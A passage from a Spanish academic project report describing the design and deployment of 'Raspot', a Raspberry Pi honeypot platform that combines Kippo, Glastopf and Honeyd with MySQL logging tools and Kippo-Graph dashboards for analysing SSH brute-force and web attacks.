5.2.2. Análisis de Recursos y Componentes

Llegados a este punto, es hora de establecer las herramientas y medios que se van a utilizar para conseguir alcanzar los objetivos marcados, es decir, cual es el diseño o diseños de los honeypots de baja interacción más adecuados para analizar los ataques más comunes dentro de una red.

El primer paso es decidir sobre que arquitectura se desea montar el honeypot, para que cumpla con el objetivo definido anteriormente de plataforma portátil, donde es fácil ver que sobre un servidor clásico no es la opción adecuada, ya que este puede cumplir muchos requisitos y objetivos marcados, pero el principal requisito que es la portabilidad no lo cumple, por lo tanto se ha decidido implementar nuestra herramienta en dos de las plataformas portátiles más comunes y potentes que puedan usar una distribución Linux, *XUbuntu* en una máquina virtual para pc el cual ha servido para una primera configuración, y la implementación en *Raspberry* con el sistema operativo *Raspbian*, ya que era el que más se asemejaba a las distribuciones de Debian y Ubuntu, centrando más nuestra atención en esta última, ya que es una herramienta aún más portátil que la primera.

5.3.Fase de Diseño

De este modo, se han definido los componentes necesarios para el sistema honeypot a implementar. En este punto, se sabe que el entorno consistirá en los siguientes componentes:

- Una máquina física.
- Un programa de virtualización.
- Una Raspberry del tipo B (512 Mb de RAM).
- Un Honeypot kippo.
- Un Honeypot Glastopf.
- Un Honeypot Honeyd.
- Sistema para visualizar los contenidos.
- Scripts y programa para el análisis forense.

A continuación se va a realizar una breve introducción sobre los sistemas empleados en la fase de diseño, más adelante se realizará una explicación más densa sobre dichos sistemas y herramientas.

- **Máquina Física**: La máquina física se trata de un PC con las siguientes características:

  - Sistema Operativo: XUbuntu
  - Versión: 12.04
  - Fabricante del Sistema: Acer.
  - Modelo del Sistema: Aspire 52
  - Procesador: Intel Core i3-380M
  - Gráfica: AMD Radeon HD 6370M

- RAM: 4GB DDR3 Memory
- Disco: 640GB HDD
- Configuración Regional: España

- **Programa de Virtualización**: Como software de virtualización, se tomó Virtual Box, en su versión más reciente (4.3.8). Este programa es de una gran versatilidad permite el arranque de varias máquinas virtuales con funcionalidad completa o no. Además incluye una gran variedad de herramientas de administración de cada una de las máquinas virtuales disponibles en el sistema, las cuales facilitan las principales configuraciones deseadas para desplegar nuestro honeypot.

  Hay que citar, que nosotros también hemos probado la herramienta implementada en VMWare, siendo su funcionamiento el esperado, aunque nosotros hemos optado por la opción de Virtual Box simplemente por estar más familiarizados con este tipo de herramienta.

- **Equipo Raspberry**: Siendo el punto fuerte de este proyecto, procedemos a la explicación del tipo de Raspberry utilizado:

  - Sistema Operativo: Raspbian (versión de Debian para Raspberry).
  - Procesador: Broadcom de 700 MHz ARM1176JZFS BCM2835 con FPU y Videocore 4 GPU.
  - RAM: 512 MB
  - Disco Duro y Disco de Arranque: Tarjeta SD 16 GB.
  - Alimentación: Por micro USB de 5V.
  - Tamaño: 85,6 x 53,98 x 17 mm.

  Se ha destacado la información más importante a tener en cuenta de este tipo de arquitecturas, para más información se puede ver toda la arquitectura de dicho dispositivo en el *Anexo I*.

- **Honeypot Kippo [17]:** Como se puede observar en el *Anexo II* Kippo es uno de los honeypots de baja interacción más interesantes, ya que su nivel de análisis y detección es bastante potente, como hemos explicado en anteriores capítulos, Kippo es un honeypot que detecta intrusiones mediante el puerto 22 (ssh), y que por lo tanto detectará ataques de fuerza bruta efectuados sobre la red implementada. Hay que tener en cuenta que la gran mayoría de ataques producidos en una red son realizados una vez el atacante ha tomado el control de la víctima, y por lo tanto es interesante implementar un honeypot que nos detecte este tipo de ataques para desde este detectar nuevos ataques producidos desde el propio ordenador de la víctima. A lo largo de este capítulo vamos a explicar el funcionamiento y características de dicho honeypot, así como el procedimiento de su implementación. A continuación se muestra el diseño optado para el desarrollo de Kippo en nuestra plataforma Raspot:




Figura 6: Kippo Componentes

Dicha imagen hace referencia al diagrama de flujo de los datos en el honeypot Kippo, en el cual cómo podemos observar, primero son tratados en un archivo log, para posteriormente ser tratados por un sistema mysql.

- **Honeypot Glastopf [17]**: Al igual que Kippo, en el *Anexo II* podemos ver que otro de los honeypots interesantes para añadir a nuestro sistema es Glastopf, ya que como hemos explicado anteriormente Glastopf es un honeypot que emula un servicio web vulnerable a ataques de tipo SQL Injection y derivados, por lo tanto debido a que gran parte de los ataques producidos en la red suelen atacar a servidores web para encontrar vulnerabilidades y desde estos obtener información del sistema, se ha considerado que era interesante para nuestro sistema. Al igual que para Kippo, más adelante se realizará una explicación más densa de cómo funciona dicho honeypot. A continuación se muestra un gráfico ilustrativo del diseño llevado a cabo para la implementación de este tipo de honeypot en nuestro sistema:




Figura 7: Glastopf Componentes

En donde esta imagen hace referencia al diagrama de flujo del honeypot Glastopf, en donde todos los datos son procesados en un fichero log, donde posteriormente son almacenados en una base de datos y tratados por una serie de scripts.

- **Honeypot Honeyd [17]**: Al igual que los anteriores honeypots, Honeyd está considerado como uno de los mejores honeypot para la detección y distracción de todo tipo de ataques a cualquier tipo de máquina, ya que posee una gran capacidad de virtualización de todo tipo de sistemas y redes. A pesar de que como se muestra en el *Anexo II* honeyd no es considerado uno de los mejores

honeypots para la detección de todo tipo de ataques, nosotros hemos considerado muy importante su utilización, ya que veíamos necesario la implementación de un honeypot que pudiese detectar ataques a la vez que atrae a los atacantes hacia este. Como en los anteriores honeypots, se detallará más el funcionamiento e implementación de este más adelante a lo largo de este capítulo. A continuación se muestra el esquema realizado para el diseño de Honeyd en nuestro sistema Raspot:




Figura 8: Honeyd Componentes

Donde esta hace referencia al diagrama de flujo de los datos en el honeypot Honeyd, en donde en primer lugar los datos son guardados en un fichero log, posteriormente estos son guardados mediante mysql y finalmente estos son procesados mediante una serie de scripts.

- **Sistema de Visualización**: Para la correcta visualización de los resultados obtenidos en los honeypot, se ha implementado un único sistema de visualización grafica para todos los honeypot implementados, el cual se distribuye de la siguiente forma:




Figura 9: Sistema de Visualización

Como puede observarse, se ha realizado un sistema de login para el administrador y a partir de este se han montado los visualizadores gráficos online de cada uno de los anteriores honeypots, así como los respectivos visores para las bases de datos del sistema. Al igual que para los honeypots, se realizara una explicación más densa y completa de este sistema a lo largo de este capítulo.

- **Scripts y Programas para Análisis Forense**: Para el análisis forense de los ataques detectados por los honeypots implementados, se han implementado una serie de scripts realizados en Python para realizar una clasificación de estos teniendo en cuenta los ficheros log y las bases de datos de dichos honeypots. Para su diseño nos hemos apoyado en la herramienta *Weka*, la cual nos proporciona varias herramientas de clasificación que nos sirven de gran ayuda a la hora de realizar la clasificación deseada. Debido a la importancia de esta parte del proyecto, se va a dedicar una parte de este documento para este caso, la cual se describirá más adelante.

De este modo la arquitectura completa que define Raspot, es la formada por todas las partes anteriormente mencionadas, la cual se puede observar en la siguiente figura.




Figura 10: Arquitectura Raspot

5.4.Fase de Implementación

En este apartado se va a tratar uno de los conceptos fundamentales de este proyecto, el desarrollo e implementación de los honeypots y herramientas elegidas para formar parte de nuestro sistema Raspot. En primer lugar realizaremos una explicación de los

honeypots desarrollados en nuestro sistema, dividiendo su explicación en tres partes fundamentales: Instalación, Configuración y herramientas. Posteriormente se hará una descripción de los sistemas de visualización implementados para ver los resultados obtenidos por los honeypots anteriormente explicados. Por último, seguiremos con la descripción del sistema Raspot Forensic, el cual es utilizado para la realización del análisis forense mediante herramientas de clasificación.

5.4.1. Servidores Implementados

En primer lugar cabe destacar, que la implementación de nuestro sistema Raspot se ha realizado en dos servidores, uno para la detección de ataques en una red doméstica y otro para la detección de ataques en una red pública como la de la universidad, estos son:

- **Servidor en Red Doméstica**: Una de las implementaciones tenidas en cuenta ha sido la implementación de nuestro sistema en una red doméstica. Para ello se ha tenido que realizar una configuración predeterminada del router facilitado por la compañía de Internet, en donde se ha realizado una configuración del Firewall de tal forma que este de acceso desde el exterior a nuestro servidor, también se ha realizado una redirección de los puertos más importantes de nuestro sistema Raspot, para conseguir una mayor visibilidad y detección de ataques desde el exterior de nuestra red. En cuanto a la arquitectura empleada para esta red, se ha elegido la arquitectura DMZ, que como ya se ha visto anteriormente, esta aísla a nuestro sistema de la red real de producción. Por otro lado, se ha conseguido un dominio a través de la plataforma *dyndns[26]*, de tal forma que nos permita ver en todo momento nuestro servidor desde el exterior mediante dicho nombre de dominio, en donde se ha realizado una configuración en modo cliente, para que este pregunte al router en cada momento por su dirección IP y la redirección a dicho nombre de dominio, lo cual nos elimina el inconveniente de la IP dinámica del router. El nombre de este dominio y por tanto de la página web es: name1.dyndns-server.com.

- **Servidor en UAM**: También se ha obtenido una dirección IP fija en la UAM, en la cual se ha realizado la misma instalación que en la red doméstica. Este servidor ha sido instalado en un laboratorio asignado a tal efecto, en donde se ha procedido a realizar el análisis de la red de la universidad. La arquitectura empleada para este sistema ha sido la de colocar el honeypot detrás del firewall de la UAM, esto ha sido realizado para proteger a toda la red de posibles ataques desde el propio honeypot. El nombre de dominio para esta máquina será: name2.xx.uam.es.

5.4.2. Sistemas Honeypot

En este apartado se va a realizar una breve explicación de la fase de instalación, configuración y ejecución de cada uno de los sistemas honeypot implementados en nuestro sistema Raspot.

5.4.2.1. Honeypot Kippo

Uno de los honeypot elegidos para la instalación en nuestro sistema ha sido Kippo, el cual como ya hemos explicado en el apartado 1.4, Kippo es un honeypot de baja interacción que emula servicios ssh para detectar intrusos que intentan acceder a nuestro sistema a través del puerto 22, y que por lo tanto utilizan para ello técnicas de ataques de fuerza bruta (*Anexo III apartado 7*).

El principal objetivo por el cual se ha decidido implementar este honeypot ha sido por la gran capacidad de este para recopilar información para su posterior análisis, donde la gran mayoría de los ataques de fuerza bruta realizados sobre una maquina expuesta en la red, tienen un fin más allá de la simple penetración en el sistema, estos pueden ser desde la suplantación de la identidad de la víctima hasta la descarga de software malicioso desde el propio terminal. Por lo tanto viendo estas características que nos ofrece este honeypot, es muy útil para nuestro estudio, ya que a partir de este se puede llegar a obtener, a parte de los ataques de fuerza bruta detectados por nuestro sistema, una gran cantidad de ataques realizados desde el nuestro propio sistema, los cuales serán analizados con la herramienta Raspot Forensic, que será explicada más adelante en este capítulo.

En lo referente a la instalación de nuestro honeypot Kippo, se ha implementado un script a partir del cual se puede realizar una completa instalación del sistema para los dos tipos de plataformas utilizadas, este script se encuentra en el *Anexo IV apartado 1*, en donde se puede observar que los conceptos clave son los siguientes:

- Actualización del sistema actual (update y upgrade): donde se podrían omitir pero es muy aconsejable utilizar.
- Instalación de las dependencias: El primer paso es la instalación de todas las dependencias a tener en cuenta a la hora de instalar Kippo.
- Descarga e Instalación de Kippo: Descarga de Kippo desde google code y posterior instalación.

Una vez tenemos instalado nuestro sistema Kippo, procedemos a la configuración de este, la cual se basa en la modificación de una serie de ficheros para proceder al correcto funcionamiento de la herramienta, en el *Anexo IV apartado 1* se encuentra el script para realizar esta configuración.

Hay que indicar, que como podemos observar en dicho script, se han implementado una serie de bases de datos y herramientas adicionales que hacen que nuestro honeypot use el sistema MySQL para el almacenamiento de todos los ataques detectados. Estas herramientas adicionales son:

- **Kippo2MySQL**: Esta herramienta es un script programado en perl, el cual extrae estadísticas muy básicas de los archivos log de Kippo, siéndonos de gran ayuda a la hora de leer estos archivos, ya que son bastante densos y tediosos de ver. Para su instalación acudimos al *Anexo IV*, donde podemos ver una zona dedicada a esta herramienta, donde podemos descargar dicha herramienta desde la URL que vemos en este anexo. Su funcionamiento es básicamente la inserción

de estas estadísticas extraídas del fichero log en una base de datos previamente creada, por lo tanto para su uso es esencial la creación de una base de datos, la cual aparece en el anexo anteriormente mencionado y en donde se puede apreciar que se sigue el mismo procedimiento que para la base de datos Kippo, donde en este caso se va a crear la base de datos Kippo2mysql, con el usuario root y dando permisos de ejecución al usuario kippo, posteriormente se accede a mysql mediante el usuario kippo y se procede a la creación de las tablas correspondientes al script Kippo2MySQL, donde tenemos tres tablas determinadas: auth, clients y hosts, donde se registraran los autores de los ataques (direcciones IP), los clientes ssh para su acceso y los hosts detectados respectivamente.

- **Kippo-scripts**: Kippo-scripts es un directorio creado en Raspot, el cual ha sido obtenido desde el sistema Honeydrive, en este directorio podemos encontrar los siguientes scripts:
  - **Kippo2WordList**: Es un script realizado en Python, donde se extraen desde el fichero log de Kippo las combinaciones de usuario-contraseña en un fichero txt, donde podemos observar todas estas combinaciones de una forma más cómoda.
  - **Kippo-Sessions**: Este es un script donde podemos ver en la propia consola todas las sesiones detectadas por Kippo, para ello este script filtra los datos de los ficheros log y de la base de datos y nos los muestra en la propia consola de ejecución.
  - **Kippo-Stats**: Este es un script desarrollado en perl, donde al igual que en los anteriores scripts, este filtra los ficheros log y la base de datos de Kippo, para mostrarnos en la propia consola de ejecución de este script algunas estadísticas del sistema.

Para ejecutar nuestro honeypot Kippo, se ha creado el *apartado 2 en el Anexo IV*, en el cual se puede ver la ejecución de Kippo y de todas sus herramientas.

5.4.2.2. Honeypot Glastopf

Otro de los honeypot elegidos para montar en nuestro sistema Raspot ha sido Glastopf, que como ya hemos indicado en el apartado 1.4, Glastopf es un honeypot de baja interacción que emula miles de vulnerabilidades dirigidas a recopilar información sobre los ataques hacia aplicaciones web. Uno de sus principios de funcionamiento es la de responder a los atacantes de acuerdo a sus expectativas. Una de las principales ventajas de este honeypot por la cual nos hemos decidido para realizar su implementación, es que este es muy versátil y fácil de mantener. Este al emular los típicos servicios web de una página corriente, lo hace muy potente a la hora de recibir ataques sobre una plataforma web ficticia con vulnerabilidades de este tipo. Los principales ataques que este honeypot detecta es la inyección de código SQL (SQL injection), uno de los principales ataques recibidos por los servidores web, donde los atacantes intentarán llevar a cabo sus inyecciones de código SQL mediante la principal vulnerabilidad expuesta en este honeypot, donde el cual crea una página web físicamente dinámica, es decir, se cambia el aspecto de esta en cada nueva entrada a la web, donde el atacante

puede ver que se trata de una nueva página cada vez que realiza un nuevo ataque y así animar a este a realizar nuevos ataques. Otra de las características principales de este honeypot es su módulo de *"sand box"* incorporada en PHP para la detección de los ataques de SQL injection.

Como se puede observar en el *Anexo II*, al igual que para Kippo, Glastopf es uno de los honeypot más llamativos a la hora de ser implementados, ya que este posee una gran capacidad de recopilación y análisis de ataques.

En cuanto a la compatibilidad con Kippo, el anterior honeypot instalado, se ha realizado un exhaustivo estudio sobre su compatibilidad tanto en *Raspberry* como en Pc, llegando a la conclusión de que ambos honeypot son totalmente compatibles, ya que uno emula un servicio ssh y otro un servicio web, donde se ocuparan los puertos 22 y 80 respectivamente de la maquina física. Hay que citar, que el tener instalados estos dos tipos de honeypot, hace más llamativo a Raspot frente al atacante, ya que si por el contrario solo tuviésemos uno de los dos, sería un simple servidor emulando un tipo de servicio y que por lo tanto es menos creíble para los atacantes.

Para la instalación de este honeypot, se ha realizado un nuevo script el cual nos hemos visto obligados a realizar uno para Pc y otro para *Raspberry*, ya que había algún tipo de herramientas que no estaban disponibles para *Raspberry* y por lo tanto teníamos que obtenerlas por otro lado, este script se encuentra en el *Anexo V apartados 1 y 2*. Hay que citar, que para la configuración de este honeypot, no se ha tenido que realizar nada especialmente complicado, ya que nosotros hemos utilizado prácticamente toda la configuración que este posee por defecto.

En lo referente al sistema de bases de datos empleado para la instalación de Glastopf, hay que citar que nosotros hemos utilizado el sistema por defecto *SQLite*, aunque en el script anteriormente mencionado, se ha realizado una implementación en mysql.

En lo referente a las herramientas utilizadas, hay que decir que al igual que para los anteriores honeypot, estas han sido obtenidas del sistema *Honeydrive*. Hay que indicar, que para este honeypot nos hemos apoyado en las herramientas que este ya dispone para la extracción de los datos, ya que nos eran suficientes y como ya veremos en el siguiente capítulo, los datos obtenidos son de gran consistencia, y por lo tanto nosotros hemos prescindido de utilizar estas herramientas.

Finalmente, hay que indicar que para la ejecución de este honeypot, se han de seguir los pasos indicados en el *Anexo V apartado 3*.

5.4.2.3. Honeypot Honeyd

El último honeypot a implementar ha sido Honeyd, el cual como ya hemos explicado en el apartado 1.4, se trata de un honeypot de baja interacción dotado de la habilidad de crear hosts virtuales de todo tipo en una red. Una de las grandes ventajas de este honeypot, es la posibilidad de emular cualquier vulnerabilidad en todos los tipos de puertos disponibles en el host creado, esto dota a nuestro sistema de una gran habilidad

para recolectar todo tipo de ataques producidos a los puertos emulados. Otra de las características importantes de este honeypot, es la posibilidad de distraer a los atacantes, ya que estos ven todas las vulnerabilidades de este honeypot y realizan sus ataques hacia este, olvidando a los verdaderos sistemas desplegados en la red, por lo tanto también nos sirve para mejorar la seguridad de una red.

Este honeypot ha sido elegido para su implementación, ya que veíamos importante dotar a nuestro sistema de un honeypot de tipo genérico, es decir que no detecte un solo tipo de ataque sino que detecte un gran número de ataques. Hay que decir, que Honeyd es una herramienta que solo detecta movimiento en los puertos habilitados en los hosts emulados, y que por lo tanto resulta esencial la creación de un sistema de clasificación de estos ataques detectados, ayudándonos de la detección de este honeypot, la cual será explicada más adelante en este capítulo. Como veíamos en el *Anexo II*, Honeyd es uno de los mejores honeypot para el uso genérico, donde podemos ver también que destaca Dionaea, aunque este es más útil para la detección de malware y no tanto para la detección de ataques.

En lo referente a la compatibilidad con los otros dos honeypot implementados hasta el momento, hay que decir que Honeyd se adapta bien, ya que este se puede ejecutar sin problema a la vez que los otros dos honeypot implementados, ya que a este se le asigna una dirección IP diferente a la de ejecución, y que por lo tanto podemos emular cualquier servicio para su posterior análisis.

Para la instalación de este honeypot, se han implementado dos script uno para Pc y otro para *Raspberry*, indicados en el *Anexo VI*, en los cuales se indica paso a paso la instalación y configuración de este honeypot. Hay que indicar, que los ficheros de configuración empleados para cada uno de los servicios a emular, se han incluido en el *Anexo VII*, donde serán explicados más adelante.

Una vez tenemos instalado y configurado Honeyd, procedemos a la instalación y configuración de las herramientas adicionales. Estas herramientas son las siguientes:

- **Honeyd2MySQL**: Esta herramienta se ha considerado adicional, aunque es muy recomendable su uso, ya que Honeyd no dispone de una base de datos por defecto, y por lo tanto nos tenemos que apoyar sobre esta herramienta para visualizar los datos más cómodamente. Al igual que la herramienta anteriormente explicada Kippo2MySQL, se basa de una herramienta donde se almacena información en una base de datos, obtenida de los ficheros log generados por el honeypot. En primer lugar tenemos que realizar la descarga del script desde la URL oficial que se puede observar en el script de instalación en el *Anexo VI*. Una vez que hemos realizado la descarga de este script, procedemos a la creación de la base de datos para el almacenamiento de la información, donde cómo podemos observar, primero tenemos que crear la base de datos llamada honeyd2mysql, y posteriormente asignarle los privilegios de ejecución a un usuario, nosotros hemos elegido el usuario principal del sistema. Hay que decir que no es necesario la creación de tablas en dicha base de datos, ya que cuando realicemos la ejecución de honeyd2myqsl, este nos creará todas las tablas indicadas en dicho script. Posteriormente antes de realizar la ejecución de este script, tenemos que

modificar los parámetros de base de datos indicados en dicho script, es decir, tenemos que modificar el script para indicarle la base de datos, nombre de usuario y contraseña para el acceso a la base de datos anteriormente creada y que por lo tanto quedará vinculada a dicho honeypot.

- **Honeyd-Scripts**: Al igual que para Kippo, se han obtenido una serie de scripts del sistema estudiado *Honeydrive*, donde podemos encontrar dos scripts, honeyd-geoip-cymrd.py y honeyd-geoip.py, estos están orientados a obtener información sobre las IP registradas en los archivos log de Honeyd, donde nos muestran en la consola de ejecución el número de IP por país. Estos scripts programados en Python nos sirven de gran ayuda a la hora de localizar las IP de los atacantes.

Para realizar la ejecución de Honeyd, hay que seguir los pasos indicados en el *Anexo VI* en donde se detalla cada uno de los pasos para la ejecución de este honeypot y de sus herramientas.

5.4.3. Sistemas de Visualización

En este apartado vamos a tratar el sistema de visualización implementado en nuestro dispositivo Raspot, el cual se basa de dos partes principales, por un lado la parte del sistema de login y por otro lado la parte de los visualizadores gráficos, los cuales nos sacan todo tipo de información sobre los honeypot instalados en el sistema, esto nos sirve de gran ayuda a la hora de realizar un análisis forense previo a la clasificación de los ataques recibidos. Por otro lado, se han empleado dos visualizadores de bases de datos, los cuales nos permiten obtener una información de estas, sin importar donde nos encontremos en el momento del análisis.

Las imágenes de este sistema de visualización, las podemos encontrar en el *Anexo IX*. En el *Anexo X* se puede ver el código implementado para este sistema de visualización.

5.4.3.1. Sistema de Administración

El sistema de administración se basa en una página de login, donde los administradores de Raspot pueden ingresar su usuario y contraseña para acceder a la página inicial del sistema, la página de login tiene el aspecto que se muestra en la *imagen 18 del Anexo IX*.

Como podemos observar en la imagen indicada, esta página está alojada en el puerto 81, esto se ha realizado para ocultar un poco la página de administración a los atacantes, ya que si la hubiésemos dejado en el puerto por defecto (puerto 80) de un servidor web, resultaría sospechoso para los atacantes. Cuando el administrador del sistema ingresa correctamente el usuario y contraseña, el sistema le da acceso a la página principal de los visores gráficos, la cual tiene el aspecto que figura en la *imagen 19 del Anexo IX*.

Una vez que el usuario se encuentra en esta página, este puede acceder a cualquiera de los visores gráficos disponibles, así como a sus posibles elementos, de tal forma que a este le sea muy fácil de manejar todo el sistema Raspot desde una única interfaz web.

5.4.3.2. Sistema Kippo-Graph

El primer sistema visualización grafica web es Kippo-Graph, este hace referencia a los datos obtenidos del honeypot Kippo. Este sistema se basa en una serie de scripts programados en Python, los cuales generan gráficas y estadísticas obtenidas de la base de datos de dicho honeypot y nos las muestran en formato web. A continuación vamos a realizar una explicación sobre su funcionamiento, así como los pasos para su instalación y configuración.

Para realizar la instalación de Kippo-Graph, nos hemos basado en varias fuentes, llegando a obtener una que nos sirve tanto para el sistema implementado en Pc como en *Raspberry*. Al igual que para la instalación de Kippo, se ha incluido en el mismo script de instalación, la instalación de Kippo-Graph, el cual se encuentra en el *Anexo IV*.

Una vez que tenemos instalado Kippo-Graph, procedemos a su configuración, para ello tenemos que editar el archivo config.php para que este extraiga todos los datos de la base de datos, para ello tenemos que modificar el sistema de acceso a la base de datos incluyendo nuestros datos de acceso a la base de datos de Kippo, esta acción se puede observar en el *Anexo IV*.

Kippo-Graph posee un gran número de herramientas o archivos php donde se pueden ver las distintas funcionalidades de este, estas son:

- **Kippo-Index**: Esta página corresponde al index de Kippo-Graph, en donde se puede observar la versión instalada y las funcionalidades de cada una de las versiones de este sistema, este sistema tiene el aspecto que figura en la *imagen 20 del Anexo IX*.

- **Kippo-Graph**: Esta página posee una gran cantidad de gráficos y datos sobre todas las estadísticas obtenidas de dicho honeypot, estas son:
  - **Actividad del Honeypot**: En esta primera sección, se puede observar una tabla donde se detallan el número de IP que han atacado al sistema, numero de intentos, fecha del primer ataque y fecha del último ataque.
  - **Top 10 Passwords**: En este gráfico, se puede observar el top 10 de las password ejecutadas para realizar los ataques.
  - **Top 10 Usernames**: En este gráfico, se puede observar el top 10 de los nombres de usuario ejecutados para realizar los ataques.
  - **Top 10 User-Pass**: En este gráfico, se puede observar el top 10 de los combos usuario-contraseña que han sido utilizados para realizar los ataques. Adicionalmente poseemos un gráfico circular donde podemos observar dichos combos de usuario-contraseña en tantos por ciento.
  - **Success Ratio**: En este grafico se puede ver el ratio de aciertos que se ha tenido durante toda la ejecución del sistema.
  - **Success per day/week**: En estos tres gráficos, se muestran los aciertos obtenidos por día y por semana durante la ejecución del sistema.

- **Conections per IP**: En estos dos gráficos, podemos ver el número de conexiones por IP durante la ejecución del sistema.
- **Successful Logins**: En este gráfico, se puede observar el nivel de acierto obtenido por cada una de las IP que han realizado un determinado ataque.
- **Probes per day/week**: En estos gráficos, se puede observar el número de pruebas o ataques llevados a cabo por día o por semana.
- **Top 10 ssh clients**: En este gráfico, se puede observar el top 10 de los clientes ssh utilizados para realizar los ataques.

Como podemos ver en esta página, poseemos un gran número de gráficos que nos ayudan a obtener una mejora a la hora de obtener estadísticas o datos de la base de datos de Kippo. Esta página tiene el aspecto que figura en la *imagen 21 del Anexo IX*.

- **Kippo-Input**: Esta página está especializada para el análisis de aquellos ataques que han tenido éxito y además, han conseguido entrar en el sistema y ejecutar algunos comandos. Se pueden distinguir los siguientes campos:

  - **Overall**: En esta tabla podemos ver el número de comandos ejecutados y el número de comandos de descarga ejecutados en el sistema.
  - **Human Activity Inside**: En estos gráficos, se puede observar la actividad que se ha llevado a cabo en el honeypot una vez que este ha sido atacado y por lo tanto han conseguido entrar dentro del sistema.
  - **Top 10 Input**: Esta tabla nos muestra el top 10 de los comandos ejecutados en el sistema, así como el número de veces que estos han sido repetidos. También podemos ver los mismos datos en formato grafico justo debajo de esta.
  - **Top 10 Successful Input**: Representa una tabla y un gráfico con el top 10 de comandos ejecutados correctamente.
  - **Top 10 Failed Input**: Representa una tabla y un gráfico donde se puede observar el top 10 de comandos ejecutados incorrectamente.
  - **Wget Commands**: Esta tabla representa el tipo de comandos wget ejecutados en el sistema.
  - **Executed Scripts**: Esta tabla representa los comandos ejecutados para la ejecución de scripts en el sistema.
  - **Interesting Commands**: En esta tabla se representan los comandos más interesantes ejecutados en el sistema.
  - **Apt-get Commands**: Esta tabla representa los comandos de tipo apt-get realizados en el sistema.

  En la *imagen 22 del Anexo IX* se muestra el aspecto de esta página.

- **Kippo-Playlog**: Esta página es una funcionalidad nueva de esta versión, en la cual podemos ver en modo video cada uno de los ataques realizados desde dentro del sistema, esta tiene el aspecto que figura en la *imagen 23 del Anexo IX*.

- **Kippo-Ip**: Esta página representa una tabla con las direcciones IP de todos los atacantes a nuestro sistema, donde una de las grandes ventajas de esta es la posibilidad de exportar dicha tabla a formato csv. Esta página tiene el aspecto que figura en la *imagen 24 del Anexo IX*.

- **Kippo-Geo**: Esta página es una de las más importantes, ya que a través de ella se pueden localizar el top 10 de ataques recibidos, así como realizar su posterior análisis mediante una serie de herramientas, estas son:

    - **Geolocalization Top 10**: En esta tabla se puede observar de que país y ciudad proviene el ataque, así como el número de ejecuciones llevadas a cabo. En la última columna de esta tabla se pueden observar una serie de enlaces a páginas para realizar su posterior análisis forense, estas serán descritas en el siguiente capítulo.
    - **Connections per Unique IP**: En estos gráficos se pueden observar el top 10 por países de los ataques realizados al sistema.
    - **Google-Maps**: Se ha añadido un visor de google-maps donde se puede observar mediante un icono de localización desde donde provienen el top 10 de ataques.
    - **Gráficos de Intensidad**: En estos dos últimos gráficos, se puede observar un mapa donde ver la intensidad del top 10 de ataques recibidos, así como un gráfico circular.

    El aspecto de esta página, se puede observar en la *imagen 25 del Anexo IX*.

- **Graph Gallery**: En esta última página podemos ver un repositorio de todos los gráficos anteriormente mencionados, donde se dispone de un link para guardar dichas imágenes. Esta página tiene el aspecto mostrado en la *imagen 26 del Anexo IX*.

